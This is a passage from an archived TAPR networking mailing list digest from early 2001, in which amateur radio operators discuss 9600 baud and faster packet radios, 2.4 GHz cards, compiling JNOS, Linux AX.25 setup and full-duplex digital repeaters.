>frequency ranges outside the Part 15 assignments, for use in markets
outside
>the U.S. I seem to recall that if Proxim is approached properly, with a
>copy of your amateur license, that they are willing to accommodate
>reprogramming the frequencies the radio will use to allow using the part of
>the 2.4 GHz amateur band that falls outside the Part 15 band. As I recall,
>this would be for 2 Mbps gear. I'm sorry that I don't recall where this
was
>discussed - anyone else with a better memory?

>
>And with regard to using 1200bps vs. 9600bps vs. 2Mbps, consider that many
>hams haven't seen the benefit of faster speeds anywhere but with a phone
>modem. While 9600 isn't 56k (or 48k, or however well you can connect),
it's
>faster than hams can type or read. So it becomes possible for more than
one
>QSO or BBS (or equivalent use) to exist on one channel, with several users
>feeling well served - something that's not been possible at 1200 since the
>mid '80s.
>
>In the days when you had to carve up both a radio and a TNC for 9600,
unless
>there was an Elmer in your neighborhood, even the hams who were willing to
>tinker were challenged by the set of things that all had to be 'right' to
>accomplish getting a working 9600 station on the air. Some of that battle
>has been eased by the TNC makers - by making product available that is
ready
>for 9600 operation. The sad part is the radios the major manufacturers
have
>foisted off on us as being 9600-ready, but that really are not quite up to
>the job. And typically, the manufacturers are only missing the boat by
>perhaps a dollars worth of parts. At least one of the vendors has
circuitry
>that detects when too much signal is applied to the modulator, such that
>over-deviation would occur, but won't fix the design problem (even at the
>prototype stage) when it's explained to them in detail with verification
>techniques provided. It appears that while marketing likes to advertise
>capabilities, the designers are inhibited from delivering them.
>
>So I wonder when we'll see a decent codec that will allow digital voice to
>work with something in the 4800-9600 bps data rate range, available with
>costs in line with the amateur budget, so we can work on the radio makers
to
>integrate them with their radios.
>
>73, Bob
>
>--
>Robert Donnell, KD7NM   (206) 542-7661
>18828 Midvale Ave N   mailto:kd7nm@pugetsound.net
>Shoreline, WA 98133
>   Western Washington Amateur IP Address Coordinator
>--
>
>
>
>---
>You are currently subscribed to netsig as: n7oo@theriver.com
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

16. [netsig] Re: Want a GOOD UHF 9600 baud radio?

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Tue, 16 Jan 2001 17:56:34 -0800 (PST)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-129809-2001.01.16-20.09.41--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Robert,

I have played with Proxim's Symphony card. It is not
802.11 compliant. I started to explore them as they
are under $150 and that got other people interested.
Yes I have learned from Dave, N9DK who works for
Proxim and writes the linux drivers for them that if
you supply them with a copy of your license they will
sell you a card programmed with the Australia ISM band
plan, which has full overlap in our 2.4 GHZ ham band.
I beleive it's 2390-2450MHz. While this dosen't
really
provide alot of protection from the USA ISM band
interference as most of the opperation is still

overlapping on the ISM/ part 15 section. Other
manufactures (802.11) may also be willing to sell 2.4
GHZ FHHS gear with the Australia ISM band plan. It
might be worth checking into. While DSSS systems are
user selectable see:
http://www.qsl.net/kb9mwr/projects/wireless/dssfreq.txt
http://www.qsl.net/kb9mwr/projects/wireless/plan.htm
equipemnt

_____
Do You Yahoo!?
Get email at your own domain with Yahoo! Mail.
http://personal.mail.yahoo.com/

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

17. [netsig] GOOD UHF 9600 baud radio?

From: "Ulf Kumm" <ulf@symek.de>
Date: Wed, 17 Jan 2001 09:45:04 +0100
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-129849-2001.01.17-02.59.20--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

> ... 9600 - higher baud discussion ...

some facts from Europe conerning data transceivers and packet >9600:
Progress of packet-radio speed will come to an end if the following
problems aren't solved:

- the TNC2 Z80 architecture with byte-oriented transfer has its limits
  at 19200 baud (maybe 38k). It is not possible to go faster with Z80.
- the common radios (Kenwood, Icom, Alinco, Yaesu etc...) are made for
  speech communication. The IF filters are limiting the bandwidth so
  most are happy if the radio can be used with FSK baudrates of 9600.
- The PLL of the radios used das typical lock-time (TX-delay) of 100 to
  200 ms. As a 9600 baud packet is only 50 to 250 ms long, most of the
  time is wasted for waiting for the PLL to lock.
- With the G3RUH FSK signal the data signal has a 'af'-bandwidth from
  30 Hz up to 5 kHz. But the low frequencies cannot be modulated to a
  'normal' radio because the PLL feedback compensates the low frequency
  parts of the spectrum. Makeing the PLL lowpass filter slower helps
  but will increase lock-time / TX-Delay.

Packet with REAL high speed (76k, 153k, 614k, 1 Mbit/s) is however used
in some amateur applications here but the equipment differs significantly
from the 'standard':

- controllers with 1 to 2 Mbit/s AX.25 ports are available (TNC3S,
  TNC31S, TNC4) using 16 bit RISC CPU's (MC68302). Because the address
  space is no more limited to 64kB (as with Z80), it is possible to run
  complex software on this CPU. (512k Flash.EPROM / 2 MByte RAM).
- for baudrates up to 153k FSK, there exists special data transceivers
  which have TX-telays of 1 ms and less (!), modulation from 5 Hz and
  25 watts rf on 2m or 70cm.
- for baudrates of 614 or 1 Mbit/s, video-transmitters can be used.
  There existed 10 km links using 10 GHz LNA with 'modified feedback'
  as trans mitters at 1200 kbit/s (still G3RUH FSK / AX.25) here.

But I agree: when moving from the common 9600 baud to anything faster
you cannot use anything of the existing equipment. Who takes the risc
to be the first on 76kbaud if -in the beginning- there is no other one?

The satellite amateurs are already using 38400 baud for fast download
using modified receivers (with extra IF receivers for high bandwidth).
Perhaps the satellites will act as predecessor for high speed packet
as they did with the 9600 baud G3RUH modes 15 years ago?

Ulf, DK9SJ@qsl.net

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

18. [netsig] jnos compiling

From: Donald E Haselwood <dhaselwood@ij.net>
Date: Wed, 17 Jan 2001 20:24:18 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-129977-2001.01.17-20.16.34--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Is there a jnos version "out there" that will compile with Microsoft Visual
Studio (1.52, 5.0, or 6.0), or Borlund 5.02?

jnos111 is supposed to compile on an early Borlund compiler, but I get many
errors and tons of warnings, on 5.02, and no better on my MS compilers.
Most errors appear to be checks on the language that the earlier compilers
ignored. Before diving in and sorting out the errors I thought I'd check
to see if anybody has been-there-done-that.

Don
W4DH

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

19. [netsig] Re: GOOD UHF 9600 baud radio?

From: Gary Mitchell <wb6yru@aenet.net>
Date: Wed, 17 Jan 2001 23:19:32 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-130021-2001.01.18-01.36.20--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Ulf Kumm wrote:

> - for baudrates up to 153k FSK, there exists special data transceivers
>   which have TX-telays of 1 ms and less (!), modulation from 5 Hz and
>   25 watts rf on 2m or 70cm.

What's the make, model, and cost? Where can we get more info?

73, Gary

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

20. [netsig] Re: GOOD UHF 9600 baud radio?

From: "Ulf Kumm" <ulf@symek.de>
Date: Thu, 18 Jan 2001 11:32:01 +0100
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-130025-2001.01.18-04.36.53--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

-----Ursprüngliche Nachricht-----
Von: "Gary Mitchell" <wb6yru@aenet.net>
An: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Gesendet: Donnerstag, 18. Januar 2001 08:19
Betreff: [netsig] Re: GOOD UHF 9600 baud radio?

> Ulf Kumm wrote:
>
> > - for baudrates up to 153k FSK, there exists special data transceivers
> >   which have TX-telays of 1 ms and less (!), modulation from 5 Hz and
> >   25 watts rf on 2m or 70cm.
>
> What's the make, model, and cost? Where can we get more info?
>
> 73, Gary

have a look on http://symek.com and find 'radio' and 'high speed transceiver'

73! Ulf, DK9SJ

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

21. [netsig] Re: jnos compiling

From: Bill Vodall <wa7nwp@yahoo.com>
Date: Thu, 18 Jan 2001 10:46:51 -0800 (PST)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-130146-2001.01.18-13.00.03--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

--- Donald E Haselwood <dhaselwood@ij.net> wrote:
> Is there a jnos version "out there" that will compile with Microsoft
> Visual
> Studio (1.52, 5.0, or 6.0), or Borlund 5.02?

I don't believe so. NOS-BBS sig is alive and well and it's never
been mentioned.

TNOS has been ported to use DJGPP on DOS..   Not JNOS.

Both will work with GCC on Linux.

>
> jnos111 is supposed to compile on an early Borlund compiler, but I
> get many
> errors and tons of warnings, on 5.02,

Borland 3.1 is the JNOS standard compiler...

>
> Don
> W4DH

Bill

_____
Do You Yahoo!?
Get email at your own domain with Yahoo! Mail.
http://personal.mail.yahoo.com/

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

22. [netsig] Re: jnos compiling

From: Bob Nielsen <nielsen@oz.net>
Date: Thu, 18 Jan 2001 21:46:23 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-130209-2001.01.18-23.59.40--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

According to the included readme.now file,

Starting with 1.08, I use Borland C++ 3.1 for all executables I
distribute. In the makefile, you have the option of compiling with
TC2.0, BC++2.0, BC++3.1, or BC++ 4.x . You can also choose the cpu to
compile for (see note!) We only use the Borland command-line compilers,
NOT the IDE versions. Also, the makefile to use is called makefile.bcc.

As I recall from nos-bbs, there are some later versions of BC (4.x?)
that don't include the assembler, however there are preassembled
binaries available. I have used BC 2.0 and 3.1 but would highly
recommend Linux, since memory is a big issue with JNOS (if using DOS
you should probably use EMM386.EXE or QEMM) and memory loss over time
will be a problem. Linux versions of JNOS will practically run forever
(of course if you run Linux there are alternatives to using JNOS).

Bob

On Thu, Jan 18, 2001 at 10:46:51AM -0800, Bill Vodall wrote:
> --- Donald E Haselwood <dhaselwood@ij.net> wrote:
> > Is there a jnos version "out there" that will compile with Microsoft
> > Visual
> > Studio (1.52, 5.0, or 6.0), or Borlund 5.02?
>
> I don't believe so. NOS-BBS sig is alive and well and it's never
> been mentioned.
>
> TNOS has been ported to use DJGPP on DOS..   Not JNOS.
>

> Both will work with GCC on Linux.
>
> >
> > jnos111 is supposed to compile on an early Borlund compiler, but I
> > get many
> > errors and tons of warnings, on 5.02,
>
> Borland 3.1 is the JNOS standard compiler...
>
> >
> > Don
> > W4DH
>
> Bill

--
Bob Nielsen, N7XY   nielsen@oz.net
Bainbridge Island, WA   http://www.oz.net/~nielsen

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

23. [netsig] Re: jnos compiling

From: Donald E Haselwood <dhaselwood@ij.net>
Date: Fri, 19 Jan 2001 08:04:19 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-130346-2001.01.19-19.07.25--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Bob,

>(of course if you run Linux there are alternatives to using JNOS).

Where can I find more about these? I'm currently "working" at getting
linux going.

Don,
W4DH

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

24. [netsig] Re: jnos compiling

From: "Chuck Hast" <kp4djt@tampabay.rr.com>
Date: Fri, 19 Jan 2001 20:38:41 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-130358-2001.01.19-19.51.58--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Here is the one for the TNOS sig

tnos-sig@delphi.wagate.com

On Fri, 19 Jan 2001 08:04:19 -0500, Donald E Haselwood wrote:

>Bob,
>
>>(of course if you run Linux there are alternatives to using JNOS).
>
>Where can I find more about these? I'm currently "working" at getting
>linux going.
>
>Don,
>W4DH
>
>
>
>
>---
>You are currently subscribed to netsig as: kp4djt@tampabay.rr.com
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>

Chuck Hast   e-mail   kp4djt@tampabay.rr.com

   ---- FPAC ----
www.qsl.net/fpac/

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

25. [netsig] Re: jnos compiling

From: Bob Nielsen <nielsen@oz.net>
Date: Fri, 19 Jan 2001 19:07:28 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-130368-2001.01.19-21.21.06--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

On Fri, Jan 19, 2001 at 08:04:19AM -0500, Donald E Haselwood wrote:
> Bob,
>
> >(of course if you run Linux there are alternatives to using JNOS).
>
> Where can I find more about these? I'm currently "working" at getting
> linux going.

Don,

Unfortunately it is quite out of date, but the best place to start is
the AX25-HOWTO (ftp://metalab.unc.edu/pub/Linux/docs/HOWTO/AX25-HOWTO).

This gives a pretty good overview, but the details are aimed at 2.0.x
kernels, while all current Linux distributions are using 2.2.x kernels
and will very soon switch to 2.4.x. Many of the networking features,
including AX.25, have changed quite a bit. The documentation found in
the ax25-tools and ax25-apps packages are current, however and would be
the next place to look for information. The best way to keep informed
is to subscribe to the linux-hams@vger.kernel.org mailing list. Send
an email to majordomo@vger.kernel.org with the following line in the
body of the message:

subscribe linux-hams

A good source of Linux applications for amateur radio can be found at
http://radio.linux.org.au.

73, Bob

--
Bob Nielsen, N7XY   nielsen@oz.net
Bainbridge Island, WA   http://www.oz.net/~nielsen

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

26. [netsig] Re: jnos compiling

From: John Ackermann <jra@febo.com>
Date: Sat, 20 Jan 2001 08:41:48 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-130410-2001.01.20-07.55.10--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

In message <LYR4118-130346-2001.01.19-19.07.25--NET-SIG#AG9V.AMPR.ORG@lists.tap
r.org> you wrote:
>Bob,
>
>>(of course if you run Linux there are alternatives to using JNOS).
>
>Where can I find more about these? I'm currently "working" at getting
>linux going.
>
>Don,
>W4DH

There are several places that have info on setting up Linux AX.25; one
of them that I like is mine :-). Check http://www.febo.com/linux-ax25
for configuration info.

73,
John N8UR
jra@febo.com

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

27. [netsig] Re: Com port netting

From: "Joachim" <joachim.elen@village.uunet.be>
Date: Mon, 22 Jan 2001 16:48:37
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-130769-2001.01.22-17.01.59--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Donald,

Perhaps I can serve your needs.
The MCB152 I have been working on with ON4AWM (he did the hardware),
implements a router function.
It receives SLIP from the PC, decapsulates it and puts the bare IP datagram
in an AX.25 frame. The frames are sent in UI format.
The connection expects a static IP address because ARP is not supported.
The destination callsign has to be entered as a phonenumber.

The installation works as a commercial telephonemodem. The firmware
understands standard Hayes AT commands and some extra commands to set TRX
parameters.

At this moment, we have succeeded in tests with 1200baud, up to 76800
baud.

For more information, take a look at http://www.caseconsole.com/mcb152

Kind regards,

Joachim Elen
ON1DDS

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

28. [netsig] IBM Network Design Guide

From: "BobD" <BobD@virtualconst.com>
Date: Sun, 28 Jan 2001 16:42:01 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-131616-2001.01.28-16.00.56--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

For anyone who may want to read up on Routing, TCP/IP, IP Security, etc.
here's an IBM Redbook you can read online. If you go to redbooks.ibm.com you
will find the complete list of about 40 or so Redbooks.

http://www.redbooks.ibm.com/redbooks/SG242580.html

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

29. [netsig] Re: IBM Network Design Guide

From: "ScottM" <smorris@mindspring.com>
Date: Sun, 28 Jan 2001 18:02:57 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-131625-2001.01.28-17.16.38--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

If you are not famliar with IBM's Redbooks, they are excellent. And the
price can't be beat, especially since they can be downloaded for free. The
book mentioned below is over 300 pages. Even at the Printed price, they are
an excellent deal.

Scott

KF4SNV.
----- Original Message -----
From: "BobD" <BobD@virtualconst.com>
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Sent: Sunday, January 28, 2001 4:42 PM
Subject: [netsig] IBM Network Design Guide

> For anyone who may want to read up on Routing, TCP/IP, IP Security, etc.
> here's an IBM Redbook you can read online. If you go to redbooks.ibm.com
you
> will find the complete list of about 40 or so Redbooks.
>
> http://www.redbooks.ibm.com/redbooks/SG242580.html
>
>
>
> ---
> You are currently subscribed to netsig as: SMORRIS@MINDSPRING.COM
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

February 2001

Original source file: netsig.0102
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0102

1. [netsig] Re: IBM Network Design Guide

From: "Chuck Hast" <kp4djt@tampabay.rr.com>
Date: Thu, 01 Feb 2001 23:10:40 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132408-2001.02.01-22.24.29--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Is it available as a pdf file also? Or only as a html set of files and of
course the real thing... a book...

On Sun, 28 Jan 2001 18:02:57 -0500, ScottM wrote:

>If you are not famliar with IBM's Redbooks, they are excellent. And the
>price can't be beat, especially since they can be downloaded for free. The
>book mentioned below is over 300 pages. Even at the Printed price, they are
>an excellent deal.
>
>
>Scott
>KF4SNV.
>----- Original Message -----
>From: "BobD" <BobD@virtualconst.com>
>To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
>Sent: Sunday, January 28, 2001 4:42 PM
>Subject: [netsig] IBM Network Design Guide
>
>
>> For anyone who may want to read up on Routing, TCP/IP, IP Security, etc.
>> here's an IBM Redbook you can read online. If you go to redbooks.ibm.com
>you
>> will find the complete list of about 40 or so Redbooks.
>>
>> http://www.redbooks.ibm.com/redbooks/SG242580.html
>>
>>
>>
>> ---
>> You are currently subscribed to netsig as: SMORRIS@MINDSPRING.COM
>> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>>
>
>
>---
>You are currently subscribed to netsig as: kp4djt@tampabay.rr.com
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>

Chuck Hast   e-mail   kp4djt@tampabay.rr.com

   ---- FPAC ----
www.qsl.net/fpac/

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Re: IBM Network Design Guide

From: "ScottM" <smorris@mindspring.com>
Date: Fri, 2 Feb 2001 06:17:22 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132445-2001.02.02-05.31.16--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I believ if you look on the right side it allows to view as a PDF file.

Scott
----- Original Message -----
From: "Chuck Hast" <kp4djt@tampabay.rr.com>
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Sent: Thursday, February 01, 2001 11:10 PM
Subject: [netsig] Re: IBM Network Design Guide

> Is it available as a pdf file also? Or only as a html set of files and of
> course the real thing... a book...
>
> On Sun, 28 Jan 2001 18:02:57 -0500, ScottM wrote:
>
> >If you are not famliar with IBM's Redbooks, they are excellent. And the
> >price can't be beat, especially since they can be downloaded for free.
The
> >book mentioned below is over 300 pages. Even at the Printed price, they
are
> >an excellent deal.
> >
> >
> >Scott
> >KF4SNV.
> >----- Original Message -----
> >From: "BobD" <BobD@virtualconst.com>
> >To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
> >Sent: Sunday, January 28, 2001 4:42 PM
> >Subject: [netsig] IBM Network Design Guide
> >
> >
> >> For anyone who may want to read up on Routing, TCP/IP, IP Security,
etc.
> >> here's an IBM Redbook you can read online. If you go to
redbooks.ibm.com
> >you
> >> will find the complete list of about 40 or so Redbooks.
> >>
> >> http://www.redbooks.ibm.com/redbooks/SG242580.html
> >>
> >>
> >>
> >> ---
> >> You are currently subscribed to netsig as: SMORRIS@MINDSPRING.COM
> >> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
> >>
> >
> >
> >---
> >You are currently subscribed to netsig as: kp4djt@tampabay.rr.com
> >To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
> >
>
> Chuck Hast   e-mail   kp4djt@tampabay.rr.com
>
>   ---- FPAC ----
> www.qsl.net/fpac/
>
>
> ---
> You are currently subscribed to netsig as: SMORRIS@MINDSPRING.COM
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Re: Want a GOOD UHF 9600 baud radio?

From: Steve Stroh <lists@strohpub.com>
Date: Fri, 02 Feb 2001 09:35:06 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132527-2001.02.02-12.03.49--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Seattle has one 1200 baud repeater (eventually to be upgraded to 9600
baud), and 4 9600 baud repeaters (plus one that's portable and not
currently on the air), and two UHF 9600 baud repeaters under construction.

They work as well as you indicate.

Steve N8GNJ

At 15:01 1/16/2001 -0700, Jack Taylor wrote:
>Another aspect of the 1200 - 9600 - higher baud discussion is whether or not

>full-duplex is being used. In the 'old days' both Tucson and Phoenix had
>user access into the network via 1200 baud repeaters on 2M and even under
>congested traffic loads the throughput wasn't too shabby.
>
>73 de Jack

--
Steve Stroh   steve@strohpub.com   425-481-0600   ICQ 68879994
Independent Technology Writer
Specializing in Broadband Wireless Internet Access

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] Up to speed?

From: "Leland V. Lammert" <lvl@omnitec.net>
Date: Fri, 02 Feb 2001 12:06:46 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132537-2001.02.02-12.20.48--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi folks,

I just stumbled across netsig, .. and I looked but did not see any sort of
overview. Is there a FAQ somewhere?

I would like to build a network RF system for my house, .. for remote
control of two robots (on each floor); it seems like the simplest way to
approach the problem is via normal TCP/IP, so any pc on the lan can
control/query/etc. Since this would require an rf link to the lan, it
seems to be something netsig might cover??

Does netsig deal with any issues such as these, .. or just BBS?

        TIA,

        Lee

==
    Leland V. Lammert   lvl@omnitec.net
       Chief Scientist   Omnitec Corporation
   Network/Internet Consultants   www.omnitec.net
==

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] Re: Want a GOOD UHF 9600 baud radio?

From: "Robert Donnell" <kd7nm@pugetsound.net>
Date: Fri, 2 Feb 2001 10:57:42 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132548-2001.02.02-13.11.36--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

They're especially beneficial in regions where there are a lot of hills
present, such that many of user stations would be hidden transmitters from
other stations. The repeater provides something to aim an antenna at, to
reduce multipath, and it greatly enhances CDMA function, as all the user
stations are able to tell when the channel is busy.

If we're able to continue growing our network to the areas away from greater
Seattle, we also hope to be able to re-use some of the repeater pairs have
already allocated fairly easily, since our coordination body generally
responds favorably to letters from the original coordinated system operator
granting permission to the secondary applicant to reuse the channel.

At 15:01 1/16/2001 -0700, Jack Taylor wrote:
>Another aspect of the 1200 - 9600 - higher baud discussion is whether or
not
>full-duplex is being used. In the 'old days' both Tucson and Phoenix had
>user access into the network via 1200 baud repeaters on 2M and even under
>congested traffic loads the throughput wasn't too shabby.
>
>73 de Jack

73, Bob

Robert Donnell, KD7NM (206) 542-7661
18828 Midvale Ave N mailto:kd7nm@pugetsound.net
Shoreline, WA 98133
Western Washington Amateur IP Address Coordinator

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] Re: Want a GOOD UHF 9600 baud radio?

From: John Ackermann <jra@febo.com>
Date: Fri, 02 Feb 2001 16:09:13 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132569-2001.02.02-15.23.07--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

In message <LYR4118-132548-2001.02.02-13.11.36--NET-SIG#AG9V.AMPR.ORG@lists.tap
r.org> you wrote:
>They're especially beneficial in regions where there are a lot of hills
>present, such that many of user stations would be hidden transmitters from
>other stations. The repeater provides something to aim an antenna at, to
>reduce multipath, and it greatly enhances CDMA function, as all the user
>stations are able to tell when the channel is busy.

Unstated, but implied, in the last few messages has been an important
advantage to the full-duplex digital repeater, in addition to the major
one of virtually eliminating hiddent transmitter syndrome: since the user
stations don't need to hear anyone other than the repeater, they can use
directional antennas and gain the benefits of not only lower multipath, but a
stronger signal into the repeater. That makes it feasible to use low power
radios, such as the common 2-5 watt UHF radios like the TEKK, or to
substantially increase the coverage range with higer-powered radios.

73,
John N8UR
jra@febo.com

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] Redbooks in .PDF format

From: "BobD" <BobD@virtualconst.com>
Date: Fri, 2 Feb 2001 17:47:26 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132650-2001.02.03-04.38.12--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Yes, it is. But all you had to do to find out was go there.

-----Original Message-----
From: bounce-netsig-9960@lists.tapr.org
[mailto:bounce-netsig-9960@lists.tapr.org]On Behalf Of TAPR Networking
Special Interest Group digest
Sent: Friday, February 02, 2001 1:00 AM
To: netsig digest recipients
Subject: netsig digest: February 01, 2001

TAPR Networking Special Interest Group Digest for Thursday, February 01,
2001.

1. Re: IBM Network Design Guide

Subject: Re: IBM Network Design Guide
From: "Chuck Hast" <kp4djt@tampabay.rr.com>
Date: Thu, 01 Feb 2001 23:10:40 -0500
X-Message-Number: 1

Is it available as a pdf file also? Or only as a html set of files and of

course the real thing... a book...

On Sun, 28 Jan 2001 18:02:57 -0500, ScottM wrote:

>If you are not famliar with IBM's Redbooks, they are excellent. And the
>price can't be beat, especially since they can be downloaded for free. The
>book mentioned below is over 300 pages. Even at the Printed price, they
are
>an excellent deal.
>
>
>Scott
>KF4SNV.
>----- Original Message -----
>From: "BobD" <BobD@virtualconst.com>
>To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
>Sent: Sunday, January 28, 2001 4:42 PM
>Subject: [netsig] IBM Network Design Guide
>
>
>> For anyone who may want to read up on Routing, TCP/IP, IP Security, etc.
>> here's an IBM Redbook you can read online. If you go to redbooks.ibm.com
>you
>> will find the complete list of about 40 or so Redbooks.
>>
>> http://www.redbooks.ibm.com/redbooks/SG242580.html
>>
>>
>>
>> ---
>> You are currently subscribed to netsig as: SMORRIS@MINDSPRING.COM
>> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>>
>
>
>---
>You are currently subscribed to netsig as: kp4djt@tampabay.rr.com
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>

Chuck Hast   e-mail   kp4djt@tampabay.rr.com

   ---- FPAC ----
www.qsl.net/fpac/

END OF DIGEST

You are currently subscribed to netsig as: n2iph@eticomm.net
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

8. [netsig] Re: Want a GOOD UHF 9600 baud radio?

From: Burt Lang <burt@rocler.qc.ca>
Date: Sat, 03 Feb 2001 10:59:46 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132686-2001.02.03-10.19.29--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

As a long time operator of the full duplex digital repeater, I hope I
can add to this discussion.

Robert Donnell wrote:
>
> They're especially beneficial in regions where there are a lot of hills
> present, such that many of user stations would be hidden transmitters from
> other stations. The repeater provides something to aim an antenna at, to
> reduce multipath, and it greatly enhances CDMA function, as all the user

> stations are able to tell when the channel is busy.

